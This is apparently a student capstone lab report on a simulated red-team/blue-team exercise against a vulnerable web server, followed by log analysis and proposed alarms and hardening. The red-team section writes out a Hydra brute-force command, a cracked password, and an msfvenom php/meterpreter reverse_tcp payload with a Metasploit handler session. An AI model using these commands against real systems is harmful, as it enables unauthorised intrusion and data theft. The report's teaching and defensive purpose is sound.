

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Project Objectives

02

Network Topology

03

Red Team: Security Assessment

04

Blue Team: Log Analysis and Attack Characterization

05

Hardening: Proposed Alarms and Mitigation Strategies

Project Objectives


In this Red Team vs Blue Team project, I utilized a virtual network of machines in an Azure environment to emulate a red team vs blue team capture the flag exercise. I utilized a Kali Linux machine to attack a Capstone web server machine which had an ELK stack SIEM monitoring traffic to the web server.

I was to demonstrate the skills required to successfully exploit vulnerabilities of a web server to successfully infiltrate a network and access sensitive data.

Once the successful attack was completed I was able to analyze the attack from an ELK stack SIEM configured to monitor traffic on the Capstone web server. I was able to successfully identify and document each step of the attack carried out in the simulated attack, as well as provide alerts and mitigation strategies to prevent similar attacks.

Network Topology

Network Topology



Network

Address Range:
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-REFVM-684423

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684423	192.168.1.1	Hyper-V Host Manager
Kali	192.168.1.90	Attacker VM
ELK	192.168.1.100	SIEM
Capstone	192.168.1.105	Target VM (Web Server)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:



Vulnerability	Description	Impact
Directory Listing Enabled	Allows an attacker to read and access files on the web server	Under the meet_our_team directory Ashton revealed he was the admin for the company_folder/secret_folder directory containing sensitive company data.
Weak Password and Insufficient Password Lockout Policy	A weak password and no cap on failed login attempts allows an attacker to attempt a bruteforce attack against a victim.	Ashton utilized a weak password (leopoldo) coupled with no password lockout policy easily allowed a bruteforce dictionary attack to obtain his credentials.
Password Hash	Simple hashes are easily cracked by utilizing easily accessible open source tools such as John the Ripper or Crack Station.	By utilizing an unsalted hash for Ryans password in the connect_to_corp_server document it was easily cracked and obtained for access to the WebDAV Server
Reverse_TCP Shell	Reverse shells allows an attacker to gain backdoor access to a network to execute remote commands.	The php file uploaded to the WebDAV server allowed a reverse_TCP shell to be executed to access the network and obtain sensitive files.

Exploitation: Directory Listing Enabled

01

Tools & Processes


By navigating to 192.168.1.105 on a web browser, we were able to access multiple directories on the webserver.



02

Achievements

By traversing and examining the information contained in the documents on the available directories it was discovered that Ashton was the admin for the secret_folder directory



Exploitation: Weak Password and Insufficient Password Lockout Policy

01

Tools & Processes

We exploited Ashtons simple password, leopoldo, and the companies lack of a lockout policy via a bruteforce attack with the Kali Linux tool Hydra.

```
root@Kali:~/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-26 18:17:58
```

```
[*][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-26 18:14:00
root@Kali:~/usr/share/wordlists#
```

02

Achievements


The bruteforce attack provided us with the correct credentials to access the /secret_folder directory which contained instructions to access the company's WebDAV server.



Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory	-	-	-
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Waiting for 192.168.1.105..

Exploitation: Password Hash

01



Tools & Processes

We were able to obtain the plain text version of Ryan's password using crackstation.com from the hashed version kept in the connect_to_corp_server document located in the secret_folder directory by Ashton.

02

Achievements

With Ryan's password we were able to access the company's WebDAV server to upload a malicious shell script file.



Exploitation: Reverse_TCP Shell

01


Tools & Processes

We utilized msfvenom to create and upload a malicious php file with the php/meterpreter/reverse_tcp payload to execute a reverse shell backdoor to the Capstone web server via meterpreter.


02

Achievements

The reverse shell provided backdoor access to the root directories of the Capstone web server. Once accessed we were able to download sensitive data from the server.



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
```



```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options


Module options (exploit/multi/handler):
  Name Current Setting Required Description
  ----
  LHOST 192.168.1.90 yes The listen address (an interface may be specified)
  LPORT 4444 yes The listen port

Exploit target:
  Id Name
  --
  0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:32978) at 2021-01-26 18:38:30 -0800

meterpreter >
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- Based on the log monitoring in Kibana the port scan began at 2:10am on 1/14/21.
- A total of 20,123 packets were sent during the port scan from source.ip 192.168.1.90.
- Based of the surge of traffic to multiple ports in rapid succession we were able to determine the increased traffic was due to a port scan.



Analysis: Finding the Request for the Hidden Directory

- At 3:25 on 1/14/21 access to the /company_folder/secret_folder was requested on the server.



Analysis: Finding the Request for the Hidden Directory (Cont.)



- At 3:27 on 1/14/21 the connect_to_corp_server document was accessed from the /secret_server directory.
- The file contains the password hash for Ryan's password as well as instructions on how to access the company's WebDAV server.



Analysis: Uncovering the Brute Force Attack




- 13,506 attempts were made by Hydra during the bruteforce attack on the Capstone server.
- 13,504 attempts were made before Hydra was able to correctly identify the correct password for username Ashton.




url.path : "/company_folders/secret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)"

KQL



Analysis: Finding the WebDAV Connection

- Once the correct credentials were obtained for Ryan 50 requests were made to the WebDAV server.



Analysis: Finding the WebDAV Connection (Cont.)

- We were able to upload and execute the shell.php file from msfvenom to connect the reverse shell.



url.full : "http://192.168.1.105/webdav/shell.php"

KQL


Time ▾

_source

```
> Jan 16, 2021 @ 17:34:14.059 url.full: http://192.168.1.105/webdav/shell.php @timestamp: Jan 16, 2021 @ 17:34:14.059 query: GET /webdav/shell.php source.port: 55704
source.bytes: 209B source.ip: 192.168.1.90 type: http host.name: server1 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17
agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: fda4b3a0-7e1d-4c6a-86cc-45d7bbe1e899 server.port: 80 server.ip: 192.168.1.105
ecs.version: 1.5.0 client.ip: 192.168.1.90 client.port: 55704 client.bytes: 209B url.domain: 192.168.1.105 url.path: /webdav/shell.php
url.scheme: http network.bytes: 209B network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound

> Jan 16, 2021 @ 17:34:14.058 url.full: http://192.168.1.105/webdav/shell.php @timestamp: Jan 16, 2021 @ 17:34:14.058 source.ip: 192.168.1.90 source.port: 55704 source.bytes: 422B
http.version: 1.1 http.request.method: profind http.request.bytes: 422B http.request.body.bytes: 146B http.request.headers.content-length: 146
http.request.headers.content-type: application/xml http.response.body.bytes: 377B http.response.headers.content-length: 377
http.response.headers.content-type: text/xml; charset="utf-8" http.response.status_phrase: multi-status http.response.status_code: 207
http.response.bytes: 592B url.scheme: http url.domain: 192.168.1.105 url.path: /webdav/shell.php network.transport: tcp network.protocol: http

> Jan 16, 2021 @ 17:34:14.056 url.full: http://192.168.1.105/webdav/shell.php @timestamp: Jan 16, 2021 @ 17:34:14.056 event.duration: 0.4 event.start: Jan 16, 2021 @ 17:34:14.056
event.end: Jan 16, 2021 @ 17:34:14.057 event.kind: event event.category: network_traffic event.dataset: http ecs.version: 1.5.0 destination.bytes: 915B
destination.ip: 192.168.1.105 destination.port: 80 server.ip: 192.168.1.105 server.port: 80 server.bytes: 915B source.ip: 192.168.1.90
source.port: 55704 source.bytes: 537B method: profind client.bytes: 537B client.ip: 192.168.1.90 client.port: 55704 agent.ephemeral_id: fda4b3a0-
7e1d-4c6a-86cc-45d7bbe1e899 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat
```



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Configure an alert that activates when a port scan or series of ping requests are detected.
- The alert should activate once either 10 separate ports are scanned in less than 1 minute or 100 consecutive ping requests are detected.

System Hardening

- Configure firewall to block port scans and ping requests.
- Close any unused open ports by performing your own port scans.
- Redirect open ports to “honeypots” or empty hosts.
- Install TCP wrappers to permit or deny server access based on IP address or domain name.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Create an alert that will trigger when any attempt to access the `/secret_folder` directory is made from an IP address not whitelisted for directory access.

System Hardening

- Set directory access to default deny any IP address from accessing directory unless whitelisted.
- Set access to web server to port 443 in lieu of port 80.
- Remove directory access from the web server along with mentions of the `/secret_folder` on the company site.

Mitigation: Preventing Brute Force Attacks

Alarm

- Configure an alert that activates when 5 or more failed login attempts are made in under 1 minute.
- Configure an alert when user.agent.original shows Mozilla/4.0 (Hydra).
- Configure an alert to detect attempted logins from unknown IP addresses.

System Hardening

- Require passphrases/passwords with a minimum of 15 characters and require alphanumeric and symbols in the password.
- Require multi factor authentication and/or VPN access to the network.
- Progressive lockout policy for failed login attempts beginning at 5 failed attempts.
- Enable device cookies to blacklist IP addresses for unknown devices attempting to access the network.

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alert that is triggered when any attempt to connect to the WebDAV tool is made by an unauthorized IP address.

System Hardening

- Consider disabling WebDAV and utilizing SFTP as a more secure alternative.
- Enable port filtering to deny access to WebDAV from any ports except the port needed for the service.
- Ensure WebDAV is updated with patches regularly.
- Host WebDAV on a separate DMZ from company network.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Create an alert that is triggered for an HTTP “PUT” request to the Capstone server or the WebDAV service from any unknown IP addresses.

System Hardening

- Allow only whitelisted IP addresses to upload files to the WebDAV service.
- Disable php file execution in directories with sensitive data.
- Disable or block any unnecessary services or ports.
- Deploy a DMZ between company network and webfacing systems.

*The
End*